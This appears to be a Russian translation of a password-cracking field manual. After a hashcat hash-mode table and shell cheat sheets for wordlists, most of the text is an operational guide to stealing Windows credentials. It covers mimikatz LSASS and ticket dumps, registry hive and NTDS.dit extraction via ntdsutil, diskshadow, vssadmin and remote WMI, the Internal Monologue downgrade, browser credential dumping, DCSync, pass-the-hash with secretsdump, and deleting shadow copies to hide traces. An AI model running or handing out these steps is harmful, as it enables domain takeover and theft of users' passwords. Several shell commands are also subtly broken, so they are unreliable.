12900	Android FDE (Samsung DEK)
16900	Ansible Vault
1600	Apache $apr1$
18300	Apple File System (APFS)
16200	Apple Secure Notes
125	ArubaOS
12001	Atlassian (PBKDF2-HMAC-SHA1)
13200	AxCrypt
13300	AxCrypt in memory SHA1
3200	bcrypt $2*$, Blowfish(Unix)
600	BLAKE2-512
12400	BSDiCrypt, Extended DES
11300	Bitcoin/Litecoin wallet.dat
12700	Blockchain, My Wallet
15200	Blockchain, My Wallet, V2

15400	ChaCha20
2410	Cisco-ASA
500	Cisco-IOS 1
5700	Cisco-IOS 4
9200	Cisco-IOS 8
9300	Cisco-IOS 9
2400	Cisco-PIX
8100	Citrix Netscaler
12600	ColdFusion 10+
10200	Cram MD5
16400	CRAM-MD5 Dovecot
11500	CRC32
14000	DES (PT = $salt, key = $pass)
1500	descrypt, DES(Unix), Traditional DES
8300	DNSSEC (NSEC3)
124	Django (SHA-1)
10000	Django (PBKDF2-SHA256)
1100	Domain Cached Credentials (DCC), MS Cache
2100	Domain Cached Credentials 2 (DCC2), MS Cache 2
15300	DPAPI masterkey file v1 and v2
7900	Drupal7
12200	eCryptfs
16600	Electrum Wallet (Salt-Type 1-3)
141	EPiServer 6.x < v4
1441	EPiServer 6.x > v4
15600	Ethereum Wallet, PBKDF2-HMAC-SHA256
15700	Ethereum Wallet, PBKDF2-SCRYPT
16300	Ethereum Pre-Sale Wallet, PBKDF2-SHA256
16700	FileVault 2
15000	FileZilla Server >= 0.9.55
7000	Fortigate (FortiOS)
6900	GOST R 34.11-94
11700	GOST R 34.11-2012 (Streebog) 256-bit
11800	GOST R 34.11-2012 (Streebog) 512-bit
7200	GRUB 2
50	HMAC-MD5 (key = $pass)
60	HMAC-MD5 (key = $salt)
150	HMAC-SHA1 (key = $pass)
160	HMAC-SHA1 (key = $salt)
1450	HMAC-SHA256 (key = $pass)
1460	HMAC-SHA256 (key = $salt)
1750	HMAC-SHA512 (key = $pass)
1760	HMAC-SHA512 (key = $salt)
11750	HMAC-Streebog-256 (key = $pass), big-endian
11760	HMAC-Streebog-256 (key = $salt), big-endian
11850	HMAC-Streebog-512 (key = $pass), big-endian
11860	HMAC-Streebog-512 (key = $salt), big-endian
5100	Half MD5
5300	IKE-PSK MD5
5400	IKE-PSK SHA1
2811	IPB (Invison Power Board)
7300	IPMI2 RAKP HMAC-SHA1
14700	iTunes Backup < 10.0
14800	iTunes Backup >= 10.0
4800	iSCSI CHAP authentication, MD5(Chap)
15500	JKS Java Key Store Private Keys (SHA1)
11	Joomla < 2.5.18
400	Joomla > 2.5.18

15100	Juniper/NetBSD sha1crypt
22	Juniper Netscreen/SSG (ScreenOS)
501	Juniper IVE
16500	JWT (JSON Web Token)
17700	Keccak-224
17800	Keccak-256
17900	Keccak-384
18000	Keccak-512
13400	Keepass 1 (AES/Twofish) and Keepass 2 (AES)
18200	Kerberos 5 AS-REP Pre-Auth etype 23
7500	Kerberos 5 AS-REQ Pre-Auth etype 23
13100	Kerberos 5 TGS-REP etype 23
6800	Lastpass + Lastpass sniffed
3000	LM
8600	Lotus Notes/Domino 5
8700	Lotus Notes/Domino 6
9100	Lotus Notes/Domino 8
14600	LUKS
900	MD4
0	MD5
10	md5($pass.$salt)
20	md5($salt.$pass)
30	md5(unicode($pass).$salt)
40	md5($salt.unicode($pass))
3710	md5($salt.md5($pass))
3800	md5($salt.$pass.$salt)
3910	md5(md5($pass).md5($salt))
4010	md5($salt.md5($salt.$pass))
4110	md5($salt.md5($pass.$salt))
2600	md5(md5($pass))
4400	md5(sha1($pass))
4300	md5(strtoupper(md5($pass)))
500	md5crypt 1, MD5(Unix)
9400	MS Office 2007
9500	MS Office 2010
9600	MS Office 2013
9700	MS Office <= 2003 $0
9710	MS Office <= 2003 $0
9720	MS Office <= 2003 $0
9800	MS Office <= 2003 $3
9810	MS Office <= 2003 $3
9820	MS Office <= 2003 $3
12800	MS-AzureSync PBKDF2-HMAC-SHA256
131	MSSQL(2000)
132	MSSQL(2005)
1731	MSSQL(2012)
1731	MSSQL(2014)
3711	Mediawiki B type
2811	MyBB
11200	MySQL CRAM (SHA1)
200	MySQL323
300	MySQL4.1/MySQL5
1000	NTLM
5500	NetNTLMv1
5500	NetNTLMv1 + ESS
5600	NetNTLMv2
101	nsldap, SHA-1(Base64), Netscape LDAP SHA
111	nsldaps, SSHA-1(Base64), Netscape LDAP SSHA

13900	OpenCart
21	osCommerce
122	OSX v10.4, OSX v10.5, OSX v10.6
1722	OSX v10.7
7100	OSX v10.8, OSX v10.9, OSX v10.10
112	Oracle S: Type (Oracle 11+)
3100	Oracle H: Type (Oracle 7+)
12300	Oracle T: Type (Oracle 12+)
11900	PBKDF2-HMAC-MD5
12000	PBKDF2-HMAC-SHA1
10900	PBKDF2-HMAC-SHA256
12100	PBKDF2-HMAC-SHA512
10400	PDF 1.1 1. 3 (Acrobat 2 - 4)
10410	PDF 1.1 1. 3 (Acrobat 2 - 4), collider #1
10420	PDF 1.1 1. 3 (Acrobat 2 - 4), collider #2
10500	PDF 1.4 - 1.6 (Acrobat 5 - 8)
10600	PDF 1.7 Level 3 (Acrobat 9)
10700	PDF 1.7 Level 8 (Acrobat 10 -11)
400	phpBB3
400	phpass
2612	PHPS
5200	Password Safe v3
9000	Password Safe v2
133	PeopleSoft
13500	PeopleSoft Token
99999	Plaintext
12	PostgreSQL
11100	PostgreSQL CRAM (MD5)
11000	PrestaShop
4522	PunBB
8500	RACF
12500	RAR3-hp
13000	RAR5
9900	Radmin2
7600	Redmine
6000	RipeMD160
7700	SAP CODVN B (BCODE)
7800	SAP CODVN F/G (PASSCODE)
10300	SAP CODVN H (PWDSALTEDHASH) iSSHA-1
8900	scrypt
1300	SHA-224
1400	SHA-256
1411	SSHA-256(Base64), LDAP {SSHA256}
10800	SHA-384
1700	SHA-512
100	SHA1
14400	SHA1(CX)
110	sha1($pass.$salt)
120	sha1($salt.$pass)
130	sha1(unicode($pass).$salt)
140	sha1($salt.unicode($pass))
4500	sha1(sha1($pass))
4520	sha1($salt.sha1($pass))
4700	sha1(md5($pass))
4900	sha1($salt.$pass.$salt)
17300	SHA3-224
17400	SHA3-256
17500	SHA3-384

17600	SHA3-512
1410	sha256($pass.$salt)
1420	sha256($salt.$pass)
1440	sha256($salt.unicode($pass))
1430	sha256(unicode($pass).$salt)
7400	sha256crypt 5, SHA256(Unix)
1710	sha512($pass.$salt)
1720	sha512($salt.$pass)
1740	sha512($salt.unicode($pass))
1730	sha512(unicode($pass).$salt)
1800	sha512crypt 6, SHA512(Unix)
11400	SIP digest authentication (MD5)
10100	SipHash
14900	Skip32
23	Skype
121	SMF (Simple Machines Forum)
1711	SSHA-512(Base64), LDAP {SSHA512}
11700	Streebog-256
11800	Streebog-512
8000	Sybase ASE
16001	TACACS+
18100	TOTP (HMAC-SHA1)
16000	Tripcode
62XY	TrueCrypt
X	1 = PBKDF2-HMAC-RipeMD160
X	2 = PBKDF2-HMAC-SHA512
X	3 = PBKDF2-HMAC-Whirlpool
X	4 = PBKDF2-HMAC-RipeMD160 + boot-mode
Y	1 = XTS 512 bit pure AES
Y	1 = XTS 512 bit pure Serpent
Y	1 = XTS 512 bit pure Twofish
Y	2 = XTS 1024 bit pure AES
Y	2 = XTS 1024 bit pure Serpent
Y	2 = XTS 1024 bit pure Twofish
Y	2 = XTS 1024 bit cascaded AES-Twofish
Y	2 = XTS 1024 bit cascaded Serpent-AES
Y	2 = XTS 1024 bit cascaded Twofish-Serpent
Y	3 = XTS 1536 bit all
2611	vBulletin < v3.8.5
2711	vBulletin > v3.8.5
137XY	VeraCrypt
X	1 = PBKDF2-HMAC-RipeMD160
X	2 = PBKDF2-HMAC-SHA512
X	3 = PBKDF2-HMAC-Whirlpool
X	4 = PBKDF2-HMAC-RipeMD160 + boot-mode
X	5 = PBKDF2-HMAC-SHA256
X	6 = PBKDF2-HMAC-SHA256 + boot-mode
X	7 = PBKDF2-HMAC-Streebog-512
Y	1 = XTS 512 bit pure AES
Y	1 = XTS 512 bit pure Serpent
Y	1 = XTS 512 bit pure Twofish
Y	2 = XTS 1024 bit pure AES
Y	2 = XTS 1024 bit pure Serpent
Y	2 = XTS 1024 bit pure Twofish
Y	2 = XTS 1024 bit cascaded AES-Twofish
Y	2 = XTS 1024 bit cascaded Serpent-AES
Y	2 = XTS 1024 bit cascaded Twofish-Serpent
Y	3 = XTS 1536 bit all

8400	WBB3 (Woltlab Burning Board)
2500	WPA/WPA2
2501	WPA/WPA2 PMK
16800	WPA-PMKID-PBKDF2
16801	WPA-PMKID-PMK
6100	Whirlpool
13600	WinZip
13800	Windows 8+ phone PIN/Password
400	Wordpress
21	xt:Commerce

ШПАРГАЛКА ПО ТЕРМИНАЛУ

Ctrl + u

удалить все символы от курсора, до начала строки

Ctrl + w

удалить слово перед курсором

Ctrl + l

очистить окно терминала

Ctrl + a

перейти в начало командной строки

Ctrl + e

переместить курсор в конец командной строки

Ctrl + r

искать команду в истории в обратном порядке, продолжайте набирать последовательность символов для продолжения поиска. Нажмите Esc, когда закончите или когда команда найдется.

ШПАРГАЛКА ПО МАНИПУЛЯЦИЯМ С ФАЙЛАМИ

Извлечь все подстроки в нижнем регистре из каждой строки wordlist.txt и вывести их в outfile.txt, символы в верхнем регистре, цифры и спецсимволы – удаляются. Т. е. **@BigB00buka99** станет **igbuka**.

```
sed 's/[^a-z]*//g' wordlist.txt > outfile.txt
```

Извлечь все подстроки в верхнем регистре из каждой строки wordlist.txt и вывести их в outfile.txt, символы в нижнем регистре, цифры и т. п. – удаляются, **@BigB00buka99** станет **BB**.

```
sed 's/[^A-Z]*//g' wordlist.txt > outfile.txt
```

Извлечь все подстроки в нижнем/верхнем регистре из каждой строки wordlist.txt и вывести их в outfile.txt. **@BigB00buka99 -> BigBbuka**

```
sed 's/[^a-Z]*//g' wordlist.txt > outfile.txt
```

Извлечь все цифры из каждой строки wordlist.txt и вывести их в outfile.txt. **@BigB00buka99 -> 0099**

```
sed 's/[^0-9]*//g' wordlist.txt > outfile.txt
```

Наблюдение за hascat.potfile или указанным файлом выходных данных в реальном времени

```
watch -n .5 tail -50 <hashcat.potfile or outfile.txt>
```

Взять 100 случайных экземпляров из списка слов/паролей для зрительного анализа

```
shuf -n 100 file.txt
```

Напечатать статистику длин по каждой строке и количество строк по длинам

```
awk '{print length}' wordlist.txt | sort -n | uniq -c
```

Удалить все дубликаты строк и посчитать, сколько раз они попадаются, затем сортировать их по частоте и по убыванию.

```
sort -nr | uniq -c wordlist.txt | sort -nr
```

Команда создания "на скорую руку" списка слов длиной от 1 до 15 символов с указанного веб-сайта в отсортированный список, с подсчитанным числом вхождений каждого слова.

```
curl -s http://www.netmux.com | sed -e 's/<[A>]*>//g' | tr " " "\n" | tr -dc '[:alnum:]\n\r' | tr '[:upper:]' '[:lower:]' | cut -c 1-15 | sort | uniq -c | sort -nr
```

Вычислить MD5 каждой строки в файле (Mac OSX)

```
while read line; do echo -n $line md5; done < infile.txt > outfile.txt
```

Вычислить MD5 каждой строки в файле (*Nix)

```
while read line; do echo -n $line | md5sum; done < infile.txt | awk -F " "'{print $1}' > outfile.txt
```

Удалить строки встречающиеся в обоих файлах и напечатать находящиеся только в file2.txt

```
grep -vwF -f file1.txt file2.txt
ИЛИ
awk 'FNR==NR {a[$0]++; next} !a[$0]' file1.txt file2.txt
```

Взять два файла поочередно, объединить их, удалить дубликаты строк и продолжить обработку

```
nl -ba -s ': ' file1.txt >> outfile.txt
nl -ba -s ': ' file2.txt >> outfile.txt
sort -n outfile.txt | awk -F ": " '{print $2}' | awk '!seen[$0]++' > final.txt
```

Извлечь строки заданной длины в новый файл/список слов

```
awk ‘length == 8’ file.txt > 8len-out.txt
```

Преобразовать буквы в каждой строке файла в нижний регистр

```
tr [A-Z] [a-z] < infile.txt > outfile.txt
```

Преобразовать буквы в каждой строке файла в верхний регистр

```
tr [a-z] [A-Z] < infile.txt > outfile.txt
```

Разделение файла на разные файлы по X строк в каждом из выходных файлов

```
split -d -l X infile.txt outfile.txt
```

в результате вы получите несколько файлов вида outfile.txt000, outfile.txt001, в каждом из которых будет X строк.

Изменить порядок символов в каждой строке файла на противоположный

```
rev infile.txt > outfile.txt
```

Сортировка строк в файле от короткой к длинной

```
awk '{print length,$0}' wordlist.txt | sort -n | cut -d ' ' -f2
```

Сортировка строк в файле от длинной к короткой

```
awk '{print length,$0}' wordlist.txt | sort -n - r | cut -d ' ' -f2
```

Сопоставление подстрок, посредством преобразования в HEX, а затем обратно в ASCII.

(Пример поиска 5-символьных строк из file1.txt, найденных как подстроки в 20-символьных строках в file2.txt)

```
strings file1.txt | xxd -u -ps -c 5 | sort -u > out1.txt
strings file2.txt | xxd -u -ps -c 20 | sort -u > out2.txt
grep -Ff out1.txt out2.txt | xxd -r -p > results.txt
```

Удаление из словаря/списка слов, символов новой строки и горизонтальной табуляции.

```
cat dict.txt | tr -cd "[:print:][/n/t]\n" > outfile.txt
```

Удаление из словаря/списка слов двоичного мусора оставшегося в файле.

```
tr -cd '\11\12\15\40-\176' < dict.txt > outfile.txt
```

ИЗВЛЕЧЕНИЕ ХЕШЕЙ

ХЕШИ ЛОКАЛЬНЫХ ПАРОЛЕЙ WINDOWS

CREDDUMP
https://github.com/Neohapsis/creddump7 – редирект на https://github.com/CiscoCXSecurity/creddump7

Используйте ‘creddump’ на разделах реестра SYSTEM и SECURITY для извлечения всех возможных кэшированных доменных учетных записей. Есть три режима атаки: cachedump, lsadump, pwdump.

Сохраните вручную разделы реестра Windows XP/Vista/7 с помощью ‘reg.exe’:

```
C:\WINDOWS\system32>reg.exe save HKLM\SAM sam_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\SECURITY sec_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\SYSTEM sys_backup.hiv
```

CACHEDUMP: Натравите утилиту cachedump.py из пакета creddump на сохраненные ветки реестра *cachedump.py <system hive> <security hive> <Vista/7=true/XP=false>*:

(Vista/7) `cachedump.py sys_backup.hiv sec_backup.hiv true`
(XP) `cachedump.py sys_backup.hiv sec_backup.hiv false`

LSADUMP:

(Vista/7) `lsadump.py sys_backup.hiv sec_backup.hiv true`
(XP) `lsadump.py sys_backup.hiv sec_backup.hiv false`

PWDUMP:

(Vista/7) `pwdump.py sys_backup.hiv sam_backup.hiv true`
(XP) `pwdump.py sys_backup.hiv sam_backup.hiv false`

METERPRETER
Постэксплуатация дампа SAM:

```
meterpreter> run post/windows/gather/hashdump
```

MIMIKATZ
https://github.com/gentilkiwi/mimikatz
https://github.com/gentilkiwi/mimikatz/wiki

Команды постэксплуатации необходимо выполнять с правами администратора или SYSTEM.
Структура команд: *имя_модуля::имя_команды аргументы*

ШАГ 1: Запуск журналирования вывода mimikatz. По умолчанию в Mimikatz.log

```
mimikatz # log
```

ШАГ 2: Даем процессу debug privileges

```
mimikatz # privilege::debug
```

ШАГ 3: Делаем дамп паролей залогиненых учеток

```
mimikatz # sekurlsa::logonpasswords full
```

ШАГ 4: Делаем дамп сохраненных тикетов Керберос

```
mimikatz # sekurlsa::tickets /export
```

Вы можете повысить привилегии, по порядку выполнив определенные модули

```
mimikatz # token::whoami
mimikatz # token::elevate
```

ОФФЛАЙН АТАКИ MIMIKATZ

ДАМП ПАМЯТИ ПРОЦЕССА LSASS

Вы можете сделать дамп памяти процесса LSASS, используя Out-Minidump.ps1 из пакета PowerSploit и извлечь пароли в виде простого текста оффлайн, с помощью Mimikatz.
https://github.com/PowerShellMafia/PowerSploit
https://astr0baby.wordpress.com/2019/01/21/andrewspecial-stealthy-lsass-exe-memory-dumping/

ШАГ 1: Скопируйте PowerSploit в пользовательский каталог модулей PowerShell "$Env:HomeDrive$Env:HOMEPATH\Documents\WindowsPowerShell\Modules", на целевой машине:

```
PS C:\>Import-Module PowerSploit
```

ШАГ 2: Сделайте дамп памяти процесса LSASS с помощью Out-Minidump.ps1 из PowerSploit:

```
PS C:\>Get-Process lsass | Out-Minidump
```

ШАГ 3: Скопируйте полученный дамп (например lsass_385.dmp) на свою боевую машину и натравите утилиту minidump из пакета mimikatz на файл дампа:

```
./mimikatz "sekurlsa::minidump lsass_385.dmp"
```

ШАГ 4: Теперь извлеките пароли в виде текста в MINIDUMP-е:

```
mimikatz # sekurlsa::logonpasswords
```

ИЗВЛЕЧЕНИЕ ХЕШЕЙ ИЗ РЕЕСТРА WINDOWS

Сохраните разделы реестра SYSTEM, SAM и SECURITY по порядку, для извлечения паролей.

Сохранение разделов реестра Windows XP/Vista/7

```
C:\WINDOWS\system32>reg.exe save HKLM\SAM C:\temp\sam_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\SECURITY C:\temp\sec_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\SYSTEM C:\temp\sys_backup.hiv
```

ШАГ 1: Сохраните разделы реестра с помощью reg.exe, как показано выше, в C:\temp.

ШАГ 2: Скопируйте сохранённые в шаге 1 файлы разделов реестра на боевую машину.

ШАГ 3: Выполните mimikatz для сохраненных SYSTEM и SAM, чтобы извлечь пароли:

```
mimikatz # lsadump::sam sys_backup.hiv sam_backup.hiv
```

MIMIKATZ DPAPI

Вы можете злоупотребить функциональностью Windows DPAPI для шифрования и расшифровки данных, таких как куки/логины сохраненные браузером локально, в менеджерах учетных записей и .rdg файлах подключений удаленного рабочего стола. Эта техника *довольно запутана*. Я настоятельно советую прочесть материалы ниже, для лучшего понимания этого вектора атаки.

https://github.com/gentilkiwi/mimikatz/wiki/module-~-dpapi
https://blog.harmj0y.net/redteaming/operational-guidance-for-offensive-user-dpapi-abuse/
https://www.synacktiv.com/ressources/univershell_2017_dpapi.pdf

https://github.com/dfirfpi/dpapilab
https://bitbucket.org/jmichel/dpapick *– битая ссылка.*
Веб-архив: https://web.archive.org/web/20160625065857/https://bitbucket.org/jmichel/dpapick

ЛОКАЛЬНАЯ АТАКА INTERNAL MONOLOGUE НА NTLMv1/NTLMv2
На целевых машинах, когда Mimikatz не подходит из-за антивируса или EDR, вы можете произвести атаку "Internal Monologue". Эта атака осуществляет вызов локальной процедуры в модуле аутентификации NTLM (MSV1_0) из приложения, выполняющегося в режиме пользователя через SSPI для вычисления NetNTLM ответа в контексте текущего пользователя, после выполнения даунгрейда NetNTLM, до NetNTLMv1 хеша.
https://github.com/eladshamir/Internal-Monologue
https://crack.sh/netntlm/

Течение атаки "Internal Monologue", описано ниже:

1 – Запретить превентивный контроль NetNTLMv1, изменив LMCompatibilityLevel, NTLMMinClientSec и RestrictSendingNTLMTraffic на соответствующие значения, как описано выше.
2 – Вытащить все несетевые токены регистрации из процессов, запущенных в данный момент и имперсонировать соответствующих пользователей.
3 – Для каждого имперсонированного пользователя, взаимодействуя с NTLM SSP локально добиться NetNTLMv1 ответа на выбранный запрос в контексте безопасности имперсонированного пользователя.
4 – Восстановите оригинальные значения LMCompatibilityLevel, NTLMMinClientSec и RestrictSendingNTLMTraffic.
5 – Взломайте NTLM хеши из собранных ответов.
6 – Аутентифицируйтесь методом Pass The Hash.

ШАГ 1: Скомпилировать DLL или EXE для атаки "Internal Monologue".

ШАГ 2: На целевой машине, выполнить DLL/EXE со следующими параметрами:

```
InternalMonologue -Downgrade True -Restore True -Impersonate True
```

ДОСТУПНЫЕ ПАРАМЕТРЫ
Downgrade = указывает, произвести даунгрейд до NetNTLMv1, модифицировав параметры в реестре.
Restore = восстановить оригинальные значения в реестре, если они были модифицированы для даунгрейда.
Impersonate = имперсонировать ВСЕХ доступных пользователей.
Verbose = печатать подробный вывод.
Challenge = опционально, 8-байтовый NTLM-запрос. По умолчанию = 1122334455667788.

УДАЛЕННО СМОНТИРОВАТЬ ПАКЕТ SYSINTERNALS И СДЕЛАТЬ ДАМП LSASS
СЦЕНАРИЙ: У вас есть добытый админский доступ к целевой системе, однако вы не хотите закидывать утилиты sysinternals на диск. Вы можете подключить сетевую версию пакета sysinternals и сделать дамп процесса lsass, чтобы извлечь хеш оффлайн, с помощью mimikatz.
!!!ВАЖНО: Должна быть разрешена отправка пакетов с 445-порта из локальной сети в интернет.

ШАГ 1: На целевой машине, выполните ‘net use’ для подключения каталога с утилитами sysinternals:

```
net use Z: \\live.sysinternals.com\tools\ "/user:"
```

ШАГ 2: Используйте ‘procdump’, для получения дампа памяти процесса lsass:

```
Z:\procdump.exe  -accepteula  -ma  lsass.exe  lsass.dmp
```

ШАГ 3: Скопируйте полученный файл дампа на свою рабочую машину и обработайте его с помощью mimikatz minidump:

```
mimikatz  #  sekurlsa::minidump  lsass.dmp
```

ШАГ 4: Теперь, извлеките пароли в виде текста в MINIDUMP-е:

```
mimikatz  #  sekurlsa::logonpasswords
```

ДАМП ПАРОЛЕЙ WIFI, СОХРАНЕННЫХ В ВИДЕ ОТКРЫТОГО ТЕКСТА
https://github.com/jcwalker/WiFiProfileManagement

ШАГ 1: Клонируйте репозиторий WiFiProfileManagement.

ШАГ 2: Закиньте корневой каталог WiFiProfileManagement в ваш в пользовательский каталог модулей PowerShell, удалите название ветки (напр. dev) из каталога и PowerShell должен увидеть модуль.

ШАГ 3: Используйте ‘Get-WiFiProfile’ для вывода пароля, сохраненного в виде текста:

```
PS  C:\>Get-WiFiProfile  -ProfileName  TestWiFi  -ClearKey
```

SHARPWEB, ДАМПЕР УЧЕТОК БРАУЗЕРОВ
https://github.com/djhohnstein/SharpWeb
Использование:

```
.\SharpWeb.exe  arg0  [arg1  arg2  ... ]
```

Аргументы:

all – вытащить все учетки, Chrome, Firefox и IE/Edge.
full – тоже, что и ‘all’.
chrome – выбрать сохраненные учетки Chrome.
firefox – выбрать сохраненные учетки Firefox.
edge – выбрать сохраненные учетки Internet Explorer/Microsoft Edge.

```
SharpWeb.exe  chrome  firefox
```

РАСПОЛОЖЕНИЕ ПАРОЛЕЙ В ПОПУЛЯРНЫХ WINDOWS ПРИЛОЖЕНИЯХ
SecurityXploded – сетевой ресурс о расположении паролей в Windows приложениях.
https://securityxploded.com/passwordsecrets.php

Интернет браузеры	Мессенджеры	Почтовые клиенты
Avant	AIM (AOL IM)	Foxmail
Comodo Dragon	Beyluxe Messenger	Gmail Notifier
CoolNovo	BigAnt Messenger	IncrediMail
Firefox	Camfrog Video Messenger	Microsoft Outlook
Flock	Digsby IM	ThunderBird
Google Chrome	Google Talk (GTalk)	Windows Live Mail
Google Chrome Canary	IMVU Messenger	
Internet Explorer	Meebo Notifier	Прочие приложения
Maxthon	Miranda	Google Desktop Search
Opera	MSN Messneger	Heroes of Newerth
Safari	MySpaceIM	InternetDownload Manager

SeaMonkey	Nimbuzz Messenger	JDownloader
	PaltalkScene	Orbit Downloader
FTP-клиенты	Pidgin (Formerly Gaim)	Picasa
Dreamweaver	Skype	RemoteDesktop
FileZilla	Tencent QQ	Seesmic
FlashFXP	Trillian	SuperPutty
FTPCommander	Windows Live Messenger	Tweet Deck
SmartFTP	XFire	
WS_FTP	Yahoo Messenger	

ХЕШИ ПАРОЛЕЙ ДОМЕНА WINDOWS

После того, как вы достигли успеха в получении админских прав в домене, вы можете попытаться извлечь хеши паролей всех доменных пользователей из контроллера домена, расположенные в файле ‘NTDS.dit’, C:\Windows\NTDS\NTDS.dit. Несмотря на то, что этот файл постоянно используется и заблокирован, вы все-таки можете применить несколько методов извлечения этого файла для взлома пользовательских хешей офлайн.

Сохраните вручную разделы реестра Windows XP/Vista/7 с помощью reg.exe:

```
C:\WINDOWS\system32>reg.exe save HKLM\SAM C:\temp\sam_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\SECURITY C:\temp\sec_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\SYSTEM C:\temp\sys_backup.hiv
```

NTDSUTIL

Утилита ‘ntdsutil’ поставляется в составе контроллера домена Windows, для управления Active Directory.

ШАГ 1: Выполните ‘ntdsutil’

```
C:\>ntdsutil
```

ШАГ 2: Для получения приглашения командной строки ‘ntdsutil:’ выполните

```
activate instance ntds
```

ШАГ 3: Чтобы опять получить приглашение ‘ntdsutil:’ выполните

```
ifm
```

ШАГ 4: Для получения приглашения ‘ifm:’ выполните

```
create full C:\temp\ntdsutil
```

ШАГ 5: После того, как шаг 4 завершится, выполните команду ‘quit’ для приглашений ‘ifm:’ и ‘ntdsutil:’, чтобы выйти из утилиты.

```
quit
quit
```

ШАГ 6: Извлеките файлы из вновь созданных каталогов "Active Directory" (в котором будет находиться ntds.dit) и "Registry" (в котором будут находиться файлы SAM и SYSTEM):

```
C:\temp\ntdsutil\Active Directory
C:\temp\ntdsutil\Registry
```

DISKSHADOW

Diskshadow.exe – это инструмент, подписанный Misrosoft (Windows 2008/2012/2016) демонстрирующий функциональность традиционного VSS (Служба теневых копий). Работа возможна в интерактивном режиме или режиме скриптов. Ниже показан скриптовый режим для копирования ntds.dit:

ШАГ 1: Добавьте написанное ниже в текстовый файл ‘diskshadow.txt’ на целевой машине:

```
set context persistent nowriters
add volume c: alias stealthAlias
create
expose %stealthAlias% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\temp\ntds.dit
delete shadows volume %stealthAlias%
reset
```

ШАГ 2: Выполните наш новый скрипт с помощью diskshadow.exe.

!ВАЖНО! Экзешник должен быть выполнен из C:\Windows\System32\, иначе толку не будет:

```
C:\Windows\System32>diskshadow.exe  /s  c:\diskshadow.txt
```

ШАГ 3: Вручную сохраните ветку реестра SYSTEM:

```
C:\Windows\system32>reg.exe  save  HKLM\system  C:\temp\sys_backup.hiv
```

ШАГ 4: Заберите ntds.dit и sys_backup.hiv из C:\temp:

```
C:\temp\ntds.dit
C:\temp\sys_backup.hiv
```

VSSADMIN

Vssadmin это сервис теневого копирования томов, поставляемый с Windows серверами для управления резервным копированием теневых копий.

ШАГ 1: Создание теневой копии тома:

```
C:\Windows\system32>vssadmin  create  shadow  /for=C:
```

ШАГ 2: Копирование ntds.dit в C:\temp из новой теневой копии тома:

```
copy  \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit
C:\temp\ntds.dit
```

ШАГ 3: Вручную сохраните ветку реестра SYSTEM:

```
C:\Windows\system32>reg.exe  save  HKLM\system  C:\temp\sys_backup.hiv
```

ШАГ 4: Заберите ntds.dit и sys_backup.hiv из C:\temp:

```
C:\temp\ntds.dit
C:\temp\sys_backup.hiv
```

ШАГ 5: Скрытие ваших следов, путем удаления вновь созданной теневой копии:

```
C:\Windows\system32>vssadmin  delete  shadows  /shadow={Shadow  Copy  ID}
```

WMI & VSSADMIN (Удаленное извлечение NTDS.dit и раздела реестра SYSTEM)

Использование ‘WMI’ для выполнения ‘vssadmin’ удаленно и получения ntds.dit и раздела реестра SYSTEM.

ШАГ 1: Использование ‘WMI’ для выполнения ‘vssadmin’, чтобы создать новую теневую копию:

```
wmic /node:DC_hostname /user:DOMAIN\Username /password:password123 process call create "cmd /c  vssadmin create shadow /for=C: 2>&1"
```

ШАГ 2: Извлечение ‘ntds.dit’ из новой теневой копии:

```
wmic /node:DC_hostname /user:DOMAIN\Username /password:password123 process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1"
```

ШАГ 3: Сохранение ветки реестра SYSTEM удаленного целевого хоста:

```
wmic /node:DC_hostname /user:DOMAIN\Username /password:password123 process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM\ C:\temp\sys_backup.hiv 2>&1"
```

ШАГ 4: Заберите ntds.dit и sys_backup.hiv из C:\temp:

```
C:\temp\ntds.dit
C:\temp\sys_backup.hiv
```

ИЗВЛЕЧЕНИЕ ДОМЕННЫХ ХЕШЕЙ ИЗ NTDS.DIT

Теперь, когда у нас есть вытащенные NTDS.DIT и раздел реестра SYSTEM с целевого контроллера домена, мы можем извлечь хеши аккаунтов пользователей для их взлома офлайн.

IMPACKET SECRETSDUMP
https://github.com/SecureAuthCorp/impacket

ЛОКАЛЬНО: Используйте ‘secretsdump.py’ на вашей локальной машине для извлечения хешей пользовательских аккаунтов из NTDS.DIT, используя в качестве раздела реестра SYSTEM - файл sys_backup.hiv:

```
secretsdump.py -ntds ntds.dit -system sys_backup.hiv LOCAL
```

УДАЛЕННО: ‘secretsdump.py’ опционально может использоваться для получения дампа хешей аккаунтов пользователей с контроллера домена удаленно, воспользовавшись хешем учетной записи Администратора Домена (LM:NT)

```
impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:82f9aab58dd8jw614e268c4c6a657djw -just-de DOMAIN/DC_hostname\$@10.0.X.X
```

DCSYNC

MIMIKATZ
Использование mimikatz для вытаскивания учетных данных LM хеша, NTLM хеша, истории и т. д. из целевого пользовательского аккаунта. https://adsecurity.org/?p=2053

```
mimikatz # lsadump::dcsync /domain:<DOMAIN.org.com> /user:<username>
```

INVOKE-DCSYNC

